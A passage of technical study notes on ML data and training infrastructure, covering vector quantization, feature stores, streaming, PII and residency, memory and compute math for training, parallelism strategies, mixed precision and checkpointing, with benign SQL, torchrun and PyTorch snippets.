- Graph overhead doesn't shrink: HNSW links ≈ 8·M B/vector (M = 16 → 128 B) = a whole 1024-d binary code → binary + HNSW ≠ 32×.
- Quality cost (HAKARI-Bench, Jun 2026): int8 −1.95, binary −6.50 points vs float; binary's loss is mostly recovered by rescoring.
- Binary-first: Hamming-rank ~1M candidates → rescore top ~1,000 in float32.

Matryoshka (MRL): cut dimensions

- Kusupati et al., NeurIPS 2022: nested prefixes are each usable → truncate (+ re-normalize).
- OpenAI text-embedding-3 (`dimensions`; 1536 / 3072), Gemini embedding (3072; 1536 / 768 suggested), Cohere Embed v4 (256–1536), Voyage 3.x/4

(256–2048, int8 / binary).

- Loss depends on the ratio: 512-d = 50% cut of a 1024-d model, 67% of a 768-d one.
- Stack them: 256-d + int8 = 256 B vs 2 KB for 2048-d int8. Voyage claims 1024-d binary voyage-code-3 ≈ 2048-d float32 (code retrieval, vendor).

Why it matters: VM RAM costs dollars per GB-month, object storage ~$0.02 → ~100×+ gap = the case for S3 Vectors, DiskANN, tiering.

> *pro tip →*
> MRL model → keep full-precision vectors in cheap storage → index truncated int8 / binary copy in RAM → oversample 3–10× k → rescore in full precision → rerank → check recall@k on your data. New embedding model = full re-embed, so keep source text + chunks in the lakehouse.

★ Feature stores & streaming freshness

OFFLINE STORE
Warehouse / lakehouse, full history → training sets via point-in-time "as-of" joins.

ONLINE STORE
Key-value (Redis, DynamoDB, Bigtable, Postgres), latest value per entity → inference in ~single-digit ms.

One feature definition, materialized to both. **Point-in-time**: each (entity_id, label_ts) row gets the latest feature with `feature_ts ≤ label_ts` (optionally within a TTL). A plain join on entity_id leaks the future → great offline metrics, bad production.

```
-- as-of join (DuckDB; Snowflake + ClickHouse have ASOF JOIN too)
SELECT l.user_id, l.label_ts, l.is_fraud, f.txn_count_5m
FROM labels l
ASOF LEFT JOIN user_features f
  ON l.user_id = f.user_id AND l.label_ts >= f.feature_ts;
```

REMEMBER
"**As-of, never equal.**" A training row only sees features that existed at its label time.

- **Feast** (OSS): pluggable offline (BigQuery, Snowflake, Redshift, Spark) + online (Redis, DynamoDB, Bigtable) stores; `get_historical_features()` = PIT join; `materialize` pushes latest values online; `get_online_features()` at inference.
- **SageMaker Feature Store**: online (standard / in-memory) + offline in S3 (Iceberg option). **Vertex AI Feature Store**: BigQuery offline, Bigtable / Optimized online.
- **Databricks**: UC Delta table with a primary key = feature table; `timestamp_keys` → PIT joins; agreed to buy **Tecton** (Aug 2025, < 10 ms serving) for real-time features for agents.
- Choose by home platform: Databricks → UC feature tables; GCP → Vertex; AWS → SageMaker; multi-cloud → Feast + Redis / DynamoDB.
- LLM twist: "features" = user / session facts injected into prompts → same freshness + PIT issues in offline evals.

Streaming: change → fresh features + fresh RAG

1. Change event: CDC (Debezium, DMS) or app events → log (Kafka, Kinesis, Pub/Sub, Event Hubs).
2. Stream processor (Flink, Spark Structured Streaming): windowed aggregates, or chunk + embed.
3. Upsert to online store / vector DB and land in Iceberg / Delta for training.

Stack	Log	Processing / sink
AWS	Kinesis Data Streams; MSK (incl. Serverless, Express brokers)	Managed Flink; Firehose → S3, Redshift, OpenSearch, Iceberg
GCP	Pub/Sub (exactly-once option); Managed Kafka	Dataflow; BigQuery subscriptions skip it
Azure	Event Hubs (Kafka endpoint)	Stream Analytics / Fabric RTI
Kafka / Confluent	Kafka 4.0 (Mar 2025): KRaft only (no ZooKeeper), new rebalance protocol, "queues" early access	managed Flink; Tableflow → topics as Iceberg / Delta

$$\text{Kinesis shards} \geq \max(\text{MB/s in} \div 1,\ \text{records/s} \div 1{,}000,\ \text{MB/s out} \div 2)$$

per shard: 1 MB/s or 1,000 records/s in, 2 MB/s out; or skip the math with on-demand mode

- **IBM → Confluent**: $31/share cash, ~$11B, announced Dec 8, 2025, reportedly closed Mar 2026.
- **RAG freshness**: key chunks `doc_id#chunk_n` + version; on change re-chunk → embed in micro-batches → upsert → **delete stale chunks**. Log to a Delta

/ Iceberg "chunks" table. SLO seconds–minutes + nightly / weekly full rebuild (drift, model upgrades).

- **Real-time features** ("txns in last 5 min"): event time + watermarks; write online and offline with the same definition → no train/serve skew.
- Pick: minimal ops → Kinesis / Pub/Sub / Event Hubs; Kafka ecosystem (Debezium, multi-cloud) → Confluent / MSK; complex state → Flink.

★ PII & residency: the basics

(Security in depth → Topic 8.) Core idea: embeddings + chunk text are personal data if the source was.

1. Classify at ingestion: Amazon Macie, Google Sensitive Data Protection (masking, tokenization, format-preserving encryption), Microsoft Purview; tag in the catalog.
2. Redact / tokenize **before** chunking, embedding, training.
3. Propagate tags through lineage → indexes + feature tables inherit them.
4. Enforce row filters / column masks (Unity Catalog, Snowflake) + per-user ACL filters at retrieval, or RAG leaks documents.

> **!! careful**
> Erasure must hit every copy: source tables (+ VACUUM / expire snapshots), vector indexes (by doc_id), feature stores, backups, fine-tuned weights (practically impossible) ⇒ **don't train on raw PII**. Long time-travel retention fights erasure → choose it on purpose.

- Residency: region-pinned buckets + indexes, org policies (GCP location constraint, Azure Policy, AWS SCPs), EU Data Boundary, Assured Workloads, AWS European Sovereign Cloud, customer-managed keys. Pinecone BYOC keeps vectors in your account.
- Derived data breaks residency too: embeddings, caches, logs, prompts sent to a model API in another region.

? Self-check

Q. Why shard training data into 100 MB–1 GB objects?

A. Sequential ~100 MB reads get ~80% of object-store bandwidth vs ~1% for random 1 KB reads, and far fewer requests hit the per-prefix limits.

Q. What may live only in S3 Express One Zone or a GCS Rapid bucket?

A. Nothing irreplaceable: single zone → caches, scratch, checkpoints also copied to a regional bucket.

Q. Full-checkpoint size for 70B, and the stall at 10 GB/s?

A. ~14–16 B/param → ~1–1.1 TB → ~100 s per checkpoint. Snapshot async to RAM / NVMe, drain in the background.

Q. In HNSW, what do M and efSearch control?

A. M = links per node (memory, recall). efSearch = query beam width (recall vs latency).

Q. 10M × 1536-d vectors: size in float32, int8, binary?

A. ~61 GB, ~15 GB, ~1.9 GB. With binary, oversample + rescore in full precision to recover quality.

Q. Why fuse BM25 + vector lists with RRF, not averaged scores?

A. Score scales differ; RRF uses ranks only: $\Sigma\ 1/(k + \text{rank})$, $k \approx 60$.

Q. What does a point-in-time join prevent?

A. Label rows seeing feature values from after the label time → leakage, inflated offline metrics, train/serve skew.

Q. Delta time travel to 20 days ago fails. Why?

A. VACUUM removed the files: deletedFileRetentionDuration defaults to 7 days. Raise both retentions.

Sources: S3 Express One Zone price cut · GCS Rapid docs · mosaicml-streaming · FSx for Lustre performance · GCP Managed Lustre tiers · Iceberg v3 (Google OSS) · Delta VACUUM · lakeFS acquires DVC · HNSW paper · DiskANN paper · S3 Vectors GA · Vertex AI release notes · RRF paper · HAKARI-Bench · Feast docs

Training at Scale

Oct 2026

TL;DR

- **Memory first:** mixed-precision Adam ≈ 16 bytes/param before activations → 7B full FT = 112 GB, 70B = 1.12 TB ⇒ shard (ZeRO-3 / FSDP2) + recompute activations.
- **Compute ≈ 6·N·D FLOPs.** Good dense runs hit ~35–45% BF16 MFU on H100-class GPUs → GPU-hours = 6ND ÷ (peak × MFU).
- **Place parallelism by bandwidth:** TP / SP / EP inside the NVLink domain (8 GPUs per node, 72 per NVL72 rack); PP and DP/FSDP across the ~400 Gb/s-per-GPU network (EFA, RoCE, InfiniBand).
- **Precision:** BF16 is the default; FP8 is production-proven (DeepSeek-V3); NVFP4 matched FP8 on a 12B model over 10T tokens.
- **Failures are routine:** Llama 3 had 419 unexpected interruptions in 54 days (~1 every 3 h) → checkpoint every √(2·MTBF·C), save async, auto-resume.
- **Fine-tuning:** LoRA/QLoRA for most jobs; SFT → DPO → RL (GRPO). OpenAI's self-serve fine-tuning is winding down (jobs end Jan 6, 2027) while Bedrock adds reinforcement fine-tuning.

★ Memory math: where the gigabytes go

Training memory = **weights + gradients + optimizer states + activations** (+ temp buffers, fragmentation). First three scale with params N. Activations scale with tokens in flight (seq × micro-batch) × hidden × layers.

The 16 bytes/param ledger (mixed-precision Adam)

- BF16/FP16 weights → **2 B**
- BF16/FP16 gradients → **2 B**
- optimizer state: FP32 master weights 4 + Adam momentum m 4 + variance v 4 → **12 B** ← ZeRO calls this K = 12

$$\text{training state} \approx (2 + 2 + 12) \times N = 16 \cdot N \text{ bytes}$$

ZeRO paper (2020) writes it 16Ψ. Variants: 18 B (BF16 weights + FP32 grads + 12, no BF16 grad copy) and 20 B (ZeRO-Infinity counts both grad copies). Same ledger, different bookkeeping.

- **7B** → 7e9 × 16 = 112 GB → full fine-tune does not fit one 80 GB H100 without sharding or offload.
- **70B** → 1.12 TB → ZeRO-3 over 8 GPUs = 140 GB/GPU (still no); over 64 GPUs = 17.5 GB/GPU.
- **405B** → 6.48 TB of weights + grads + optimizer state.
- Sharding changes each GPU's share, not the total.

> **REMEMBER: 16 = 2 + 2 + 12**
> Two for the weights, two for the grads, twelve for Adam's baggage (FP32 copy + m + v). GB of training state ≈ 16 × billions of params.

Activations

$$\text{act per layer} \approx s \cdot b \cdot h \cdot (34 + 5 \cdot a \cdot s / h) \text{ bytes}$$

16-bit activations, no recompute (Korthikanti et al. 2022). s = seq len, b = micro-batch, h = hidden size, a = attention heads

- The 5·a·s/h term = attention scores + softmax → grows with s^2 → this is what kills long context.
- Worked (70B-class layer: h = 8192, a = 64, s = 8192, b = 1): **23.8 GB/layer** naive → 2.3 GB with selective recompute → **0.29 GB** with TP = 8 + sequence parallel. × 80 layers ≈ 1.9 TB naive vs ≈ 23 GB.
- **FlashAttention** never materializes the s × s score matrix → removes the 5as/h term in practice.

Activation checkpointing (recomputation)

- **Full:** keep only each layer's input (s·b·h·2 B), re-run the forward during backward → ≈ +33% compute (≈ 8N FLOPs/token instead of 6N).
- **Selective:** recompute only the attention part (memory-heavy, cheap to redo) → keeps ≈ 34·s·b·h. Paper: ~5× less activation memory; 530B on 2,240 A100s at ~54% MFU [2022].
- HF **Ultra-Scale Playbook** (Feb 2025, 4,000+ runs on 1–512 GPUs): recompute is the main activation lever.

ZeRO stages: per-GPU bytes

Ψ = params, N_d = data-parallel ranks, K = 12. Each stage shards one more thing across the DP ranks.

Stage	Shards	Per-GPU bytes	7B, N_d = 8	70B, N_d = 64
DDP (baseline)	nothing	(2 + 2 + K)Ψ = 16Ψ	112 GB	1,120 GB
ZeRO-1	optimizer states	2Ψ + 2Ψ + KΨ/N_d	38.5 GB	293 GB
ZeRO-2	+ gradients	2Ψ + (2 + K)Ψ/N_d	26.3 GB	155 GB
ZeRO-3 / FSDP full-shard	+ parameters	16Ψ/N_d	14 GB	17.5 GB

- Paper-style check: 7.5B at N_d = 64 → 120 → 31.4 → 16.6 → 1.9 GB.
- Lesson: ZeRO-1/2 still keep a full BF16 weight copy on every GPU (140 GB for 70B) → for 70B only ZeRO-3/FSDP (or TP/PP) fits. Activations come on top.

★ Compute math: 6ND, MFU and GPU-hours

$$\text{training FLOPs} \approx 6 \cdot N \cdot D$$

N = params (active params for MoE), D = training tokens. Forward ≈ 2 FLOPs per param per token, backward ≈ 4

$$\text{GPU-hours} \approx 6ND \div (\text{peak FLOP/s} \times \text{MFU} \times 3600)$$

- **MFU** (model FLOPs utilization) = FLOPs the model actually needs per second ÷ hardware peak. Counts only required work (6N/token + attention).
- **HFU** (hardware FLOPs utilization) also counts recompute → full checkpointing raises HFU (≈ 8N/token) but not MFU. ← quote MFU, not HFU
- PaLM's MFU adds attention FLOPs: ≈ 6N + 12·L·h·s per token (L = layers).
- Well-tuned dense runs on H100-class: ~35–45% BF16 MFU. Llama 3 405B (up to 16K H100s, 700 W, 80 GB HBM3; ≈ 3.8e25 FLOPs, 15.6T tokens): ~38–43% reported.

Worked example: 7B model on 2T tokens

1. 6 × 7e9 × 2e12 = **8.4e22 FLOPs**
2. H100 dense BF16 peak ≈ 989 TFLOP/s × 40% MFU ≈ 396 TFLOP/s achieved
3. 8.4e22 ÷ 3.96e14 ≈ 2.1e8 GPU-seconds ≈ **59K GPU-hours** → ~2.4 days on 1,024 GPUs
4. at an assumed $2/GPU-hr → ≈ $120K of compute (real rates vary a lot)

Reverse check: DeepSeek-V3 (Dec 2024)

- 671B total / **37B active** MoE, 14.8T tokens, **2.788M H800 GPU-hours** (pre-train + context extension + post-train, ~2,048 H800s) ≈ $5.576M at an assumed $2/GPU-hr. Official run only, no ablations.
- 6 × 37e9 × 14.8e12 ≈ 3.3e24 FLOPs ÷ 1.0e10 GPU-s ≈ **330 TFLOP/s per GPU**.
- vs H800 BF16 peak (~989) → ~33%; vs FP8 peak (~1,979) → ~17% ⇒ "MFU" depends on which peak you divide by.
- TorchTitan: with Float8 on, divide by a *mix* of BF16 and FP8 peaks → FP8-run MFU is not comparable to BF16 MFU.

How many tokens?

- **Chinchilla** compute-optimal ≈ 20 tokens/param (70B on 1.4T) [2022].
- Modern models over-train on purpose → smaller model, cheaper inference. Llama 3 405B ≈ 38 tokens/param; a 7B on 2T ≈ 286.

> **6ND = "2 FORWARD, 4 BACK"**
> Forward = 1 multiply + 1 add per param per token. Backward ≈ 2× forward (grads w.r.t. inputs and weights). Full recompute adds one more forward → 8.

★ Parallelism: who splits what

Each strategy cuts a different axis (batch, weights, layers, sequence, experts). Big runs stack 3–4 ("3D/4D"). Three walls (Playbook): memory, compute efficiency, communication.

Strategy	Splits	Main traffic	Place on
DDP	batch; full replica per GPU	all-reduce grads, ~2Ψ/step, overlapped with backward	anywhere
ZeRO-1 / 2	batch + optimizer states (+ grads)	reduce-scatter + all-gather, ~2Ψ	across nodes
ZeRO-3 / FSDP2	batch + params too	all-gather params (fwd + bwd) + reduce-scatter grads, ~3Ψ (≈ 1.5× DDP)	across nodes, or HSDP
Tensor (TP)	weight matrices inside each layer	2 all-reduces fwd + 2 bwd per layer, on the critical path	NVLink only
Sequence (SP)	LayerNorm/dropout activations along seq	all-gather + reduce-scatter instead of TP's all-reduce	same group as TP
Pipeline (PP)	layers into p stages	point-to-point send/recv of boundary activations	across nodes
Context (CP)	the whole sequence	KV blocks passed around (ring attention) or all-gather KV	NVLink preferred

Strategy	Splits	Main traffic	Place on
Expert (EP)	MoE experts	all-to-all dispatch + combine, 2× per MoE layer each pass	NVLink domain (NVL72 helps)

DDP → ZeRO → FSDP2

- **DDP:** full model per rank; grad buckets all-reduced while backward still runs.
- **ZeRO-3 ≈ +50% network traffic** for N_d-way memory savings.
- **FSDP2** = `fully_shard`: per-parameter sharding on **DTensor**. FSDP1's flat-parameter wrapper is legacy. Composes with TP, PP, CP (torchtitan "4D").
- **HSDP:** shard inside a node/rack, replicate across → param all-gathers stay on fast links. Usual cloud compromise.

Tensor + sequence parallel

- **Megatron TP:** MLP split column-then-row, attention split by heads → the 4 all-reduces per layer block every micro-batch.
- **SP:** shards LayerNorm/dropout along the sequence → those activations ÷ t.

Pipeline parallel and the bubble

$$\text{bubble} = (p-1)/(m+p-1) \approx (p-1)/m \text{ when } m \gg p$$

p = pipeline stages, m = micro-batches per step. Same for GPipe and 1F1B




fig. — GPipe-style schedule, p = 4, m = 4 (F and B drawn equal; really B ≈ 2F). Every stage idles 6 of 14 slots.

- **GPipe** (2018): all forwards, then all backwards → stores activations for all m micro-batches.
- **1F1B:** same bubble, but alternates 1 fwd / 1 bwd after warm-up → only ~p micro-batches of activations in flight.

- **Interleaved 1F1B:** v model chunks per GPU → bubble ÷ v (≈ (p − 1)/(v·m)); costs v× more point-to-point traffic + activation memory.
- **Zero Bubble:** split backward into **B** (input-grad, on the critical path) and **W** (weight-grad, can wait) → slot W into idle gaps. ZB1P ≈ 1/3 of 1F1B's bubble at 1F1B memory; ZB2P ≈ zero bubble at ~2× activation memory.
- **DualPipe** (DeepSeek-V3): bidirectional schedule → fewer bubbles and hides most communication (incl. MoE all-to-all) behind compute.
- Worked: p = 8, m = 32 → 7/39 ≈ 18% idle; interleaved v = 4 → ≈ 7/128 ≈ 5.5%. p = 16 needs m ≫ 16 → ties global batch size to pipeline depth → why ZB/DualPipe exist.

Context + expert parallel

- **CP:** whole sequence sharded; ring attention passes KV blocks round the ring. 2026: Megatron Bridge 0.6.0 trains GLM-5.2 at **128K context** with THD-packed CP.
- **EP:** all-to-all token routing in every MoE layer → why DeepSeek built DualPipe and why 72-GPU NVLink domains suit large-EP MoE.

Mapping onto the hardware

Rule (innermost → outermost): TP(+SP) → CP → EP → PP → DP/FSDP.
The more often a group talks, the faster the link it needs.

- TP: synchronous every layer → fastest link. 8-GPU nodes cap TP at 8; **GB200/GB300 NVL72** = one 72-GPU NVLink domain (AWS P6e-GB200 UltraServers: 36 or 72).
- PP ships only boundary activations → fine on 400 Gb/s. DP/FSDP overlaps with compute → outermost.
- Llama 3 405B (reported): order [TP, CP, PP, DP], TP = 8 in-node, PP = 16, CP up to 16, DP up to 128.
- Stacking pays (torchtitan, H100, vs optimized baselines): **+65.08%** 8B (128 GPUs, 1D), **+12.59%** 70B (256 GPUs, 2D), **+30%** 405B (512 GPUs, 3D).




fig. — 16 GPUs as a 2 × 8 mesh: TP inside each node on NVLink, DP (or PP) between matching GPUs across the network

ORDER MNEMONIC

"**T**iny **C**ats **E**at **P**izza **D**aily" = TP, CP, EP, PP, DP, from the fastest link outwards. Chattiest group sits closest.

★ Collectives and the network

The collectives

- **reduce-scatter:** sum, each rank keeps 1/N (FSDP grads). **all-gather:** everyone gets every shard (FSDP params).
- **all-reduce = reduce-scatter + all-gather** → everyone has the full sum (DDP grads, TP activations).
- **all-to-all** (MoE routing) and **send/recv** (PP boundaries).

Ring vs tree (NCCL)

$$\text{ring all-reduce traffic per GPU} = 2\cdot(N-1)/N \times \text{message} \approx 2 \times \text{message}$$

independent of N → bandwidth-optimal for big messages; latency grows with ring length

- **Tree:** log-depth → better for small, latency-bound messages.
- NCCL picks algorithm per message size + topology. "Bus bandwidth" (nccl-tests) = measured rate × that $2(N-1)/N$ factor → compare directly to link peak.

- Defaults can be wrong: on GB200 NVL72 (3 NVL partitions, NVLS off) NCCL chose ring, but tree hit **485.68 vs 393.66 GB/s** at 24 GPUs → benchmark your cluster.
- NVSwitch can also reduce in-network (NVLS/SHARP).

Why bandwidth matters (worked)

- 7B BF16 grads = 14 GB → ring all-reduce ≈ 28 GB sent per GPU per step.
- At 50 GB/s (400 Gb/s) → **~0.56 s** if not overlapped. NVLink 4 (~450 GB/s each way) → ~0.06 s.
- 70B DDP-style → ~5.6 s per step across nodes ⇒ shard + overlap, HSDP, gradient accumulation (fewer syncs per token), TP/EP on NVLink.

Scale-up vs scale-out

- **NVLink 5:** 1.8 TB/s per GPU bidirectional (~900 GB/s each way). NVLink 4 (H100): 900 GB/s.
- **Scale-out:** ~400 Gb/s ≈ 50 GB/s per GPU on every hyperscaler → 18–36× slower than NVLink. InfiniBand NDR = 400 Gb/s per port.
- Same 8 × 400 Gb/s per 8-GPU node everywhere; the fabric and NCCL plugin differ.

Cloud	Instance (GPU)	Scale-out	Fabric / notes
AWS	P5 / P5e / P5en (H100, H200)	up to 3,200 Gbps EFA per 8-GPU instance	EFA = SRD transport (not IB, not RoCE); aws-ofi-nccl plugin
AWS	P6-B200	3.2 Tb/s EFAv4	EFAv4 "up to 18% faster collectives" vs P5en/EFAv3 (vendor)
AWS	P6e-GB200 UltraServer	28.8 Tb/s EFAv4 total = 72 × 400 Gb/s	36/72-GPU NVLink domain; up to 17 network cards
GCP	A3 Mega (H100)	1,800 Gbps GPUDirect-TCPXO	needs `a3-megagpu-8g` + GKE Dataplane V2
GCP	A3 Ultra (H200), A4 (B200)	3.2 Tb/s non-blocking RoCE (GPUDirect RDMA)	A4 lists 3,600 Gbps total; 3.2 Tb/s is GPU-to-GPU
Azure	ND H100 v5	8 × 400 Gb/s NDR InfiniBand = 3.2 Tb/s per VM	native IB (check Microsoft docs)
Azure	ND GB200 v6 / ND GB300 v6	400 / 800 Gb/s IB per GPU	NVL72 racks; not verified here, check docs

!! careful

- GCP GPUDirect RDMA (A3 Ultra/A4) is **not compatible** with NCCL Fast Socket or the TCPX/TCPXO plugins → don't install them on RDMA clusters.
- Missing/wrong NCCL network plugin or env vars → NCCL quietly falls back to slower transports → rough 2–5× slowdowns. Check `NCCL_DEBUG=INFO` output for the transport it picked.
- Some blogs write EFAv4 as "400 GB/s per GPU" → it's 400 **Gb**/s (28.8 Tb/s ÷ 72).
- Stretching TP across nodes → an all-reduce every layer over a link 18–36× slower.

★ Frameworks (late 2026)

Two families: **PyTorch-native** and **NVIDIA Megatron**. JAX = TPU path; DeepSpeed + HF common at mid-scale and for fine-tuning.

PyTorch-native

- `torchrun` = elastic launcher (c10d rendezvous, restarts)
- FSDP2 `fully_shard` + DTensor / DeviceMesh (Shard, Replicate, Partial over N-D meshes)
- **torchtitan** (ICLR 2025): reference pretraining = FSDP2 + TP + PP + CP + Float8 + `torch.compile` + async DCP

NVIDIA Megatron

- Megatron-LM = research/reference repo; **Megatron Core** = library
- **Megatron Bridge**: training lib with two-way HF checkpoint conversion. v0.6.0 Aug 19–20, 2026; 0.6.1 yanked; 0.6.2 + 26.09-alpha.rc1 container exist
- NeMo 26.04 container pins Megatron Core 0.17.0 + Bridge 0.4.0
- **NeMo AutoModel** v0.6.0 (Aug 26, 2026): day-0 HF fine-tuning
- "NeMo-Megatron" naming = legacy

Others

- **JAX + MaxText**: XLA SPMD/GSPMD sharding; Pathways on Google Cloud
- **DeepSpeed**: ZeRO-1/2/3, ZeRO-Offload/Infinity (CPU/NVMe), Ulysses SP
- **HF Accelerate/Trainer**: wraps FSDP or DeepSpeed configs
- Colossal-AI: ZeRO + TP/PP + Gemini memory manager (2026 versions unverified)

Pick by situation

- Research / custom model, pure PyTorch → torchtitan or FSDP2 directly.
- 1K+ NVIDIA GPUs, MoE, FP8/NVFP4 recipes → Megatron Core / Bridge + Transformer Engine.
- TPUs → JAX + MaxText.
- One node to a few, or fine-tuning → HF Trainer/Accelerate (DeepSpeed or FSDP2 backend), TRL / Unsloth / Axolotl.

```
# 2 nodes x 8 GPUs; run the same command on every node
export NCCL_DEBUG=INFO              # log which transport NCCL picked
# export FI_PROVIDER=efa            # AWS EFA via aws-ofi-nccl
torchrun \
  --nnodes=2 --nproc_per_node=8 \
  --rdzv_backend=c10d \
  --rdzv_endpoint=$HEAD_NODE_IP:29500 \
  --rdzv_id=llama-8b-run1 \
  --max_restarts=3 \
  train.py --dp 2 --tp 8
# elastic: --nnodes=1:4 lets the job run on 1 to 4 nodes
# torchrun sets RANK, LOCAL_RANK, WORLD_SIZE in each process
```

```
# train.py: the 2 x 8 mesh from the sketch (FSDP2 + TP)
from torch.distributed.device_mesh import init_device_mesh
from torch.distributed.fsdp import fully_shard
from torch.distributed.tensor.parallel import (
    parallelize_module, ColwiseParallel, RowwiseParallel)

# last mesh dim = consecutive ranks = same node = NVLink
mesh = init_device_mesh("cuda", (2, 8), mesh_dim_names=("dp", "tp"))
for blk in model.layers:
    parallelize_module(blk.mlp, mesh["tp"],
        {"fc1": ColwiseParallel(), "fc2": RowwiseParallel()})
    fully_shard(blk, mesh=mesh["dp"])   # shard each block across nodes
fully_shard(model, mesh=mesh["dp"])
```

★ Mixed precision: BF16 → FP8 → FP4

Format	Bits (sign/exp/mant)	Used for	Note
FP32	1 / 8 / 23	master weights, Adam m and v	4 B; stays even in FP8 runs
TF32	1 / 8 / 10	Tensor Core math for FP32 matmuls (Ampere+)	storage is still 32-bit
BF16	1 / 8 / 7	default weights, activations, grads	FP32 range → no loss scaling
FP16	1 / 5 / 10	legacy mixed precision	narrow range → grads underflow → loss scaling
FP8 E4M3	1 / 4 / 3	forward weights + activations	more precision
FP8 E5M2	1 / 5 / 2	gradients	more range
MXFP8 / MXFP4	8- or 4-bit elements	OCP microscaling	32-element blocks share an E8M0 (power-of-2) scale
NVFP4	4-bit (E2M1) elements	Blackwell 4-bit training	16-element blocks, FP8 E4M3 scale + per-tensor FP32 scale → finer than MXFP4

- **Dynamic loss scaling** (FP16 only): loss × S → unscale grads → on inf/NaN skip step, lower S → periodically raise S. BF16 skips all this → why BF16 won.
- Transformer Engine started with **delayed scaling** (per-tensor scale from an amax history); now also current, block and MX scaling.

FP8 in production

- **DeepSeek-V3:** first FP8 mixed-precision training validated at this scale (671B MoE). Fine-grained tiles: **1×128** for activations (per token), **128×128** blocks for weights → outliers only spoil their own tile.
- FP8-LM (Microsoft, 2023): FP8 for weights, grads, optimizer states and comms.

4-bit training is real: NVFP4

- NVIDIA (arXiv 2509.25149, v2 Mar 2026): 12B hybrid Mamba-Transformer, 10T tokens in 4-bit (longest public 4-bit run). Val loss tracks FP8; MMLU-Pro **62.58% vs 62.62%** (FP8).
- Recipe: Random Hadamard Transforms (bound block outliers), 2-D block quantization, stochastic rounding for grads, a few layers kept in higher precision.
- Nemotron 3: NVFP4 pretraining up to 25T tokens (hybrid Mamba-MoE); Nemotron 3 Super (2026) used it for the whole token horizon.

What lower precision does **not** fix

- FP8/FP4 speed up GEMMs (~2× / ~4× the BF16 peak on Blackwell) and shrink activations + comms.
- But FP32 master weights + Adam (12 B/param) stay → the 16 B/param ledger drops only a little unless you also compress the optimizer (e.g. 8-bit Adam).
- 2026 practice: BF16 = safe baseline; FP8 = mainstream speed-up on H100/H200/B200; NVFP4 = frontier on Blackwell (published recipe, less battle-tested outside NVIDIA).

★ Reliability: failures are a "when", not an "if"

Llama 3 numbers (16K H100s, 54-day snapshot)

- **466** interruptions = 47 planned (maintenance) + 419 unexpected → ~1 every 3 h.
- ~78% hardware (confirmed/suspected); GPU issues = 58.7% of unexpected. Faulty GPUs (30.1%) + HBM3 (17.2%) ≈ half; then software bugs 12.9%, network switch/cable 8.4%.

- Only **3** needed significant manual work; effective training time **>90%** → automation is the point.

$$MTBF_{job} \approx MTBF_{one} \div \text{number of components}$$

Llama 3: 54 × 24 h ÷ 419 ≈ 3.1 h at 16,384 GPUs → ~47 min at 64K, ~30 min at 100K GPUs

How often to checkpoint: Young/Daly

$$W_{opt} \approx \sqrt{(2\mu \cdot C)}, \quad waste \approx \sqrt{(2C/\mu)} + R/\mu$$

μ = job MTBF, C = blocking cost of one checkpoint, R = restart + reload time. First-order: assumes exponential failures and coordinated checkpoints (exact optimum uses Lambert W)

- Textbook: μ = 4 h, C = 6 min → W ≈ 54 min.
- Llama-3 scale, μ = 186 min:
  - C = 5 min (sync save) → W ≈ **43 min**, ~23% waste
  - C = 1 min → W ≈ 19 min, ~10% waste
  - C = 6 s (async blocking part) → W ≈ 6 min, ~3% waste
  - R = 10 min adds ≈ 5% more
- Levers: cut **C** (async), cut **R** + lost work (in-memory/peer replicas, checkpointless, hot spares, auto node replacement), raise **μ** (burn-in, health checks).

YOUNG/DALY IN WORDS

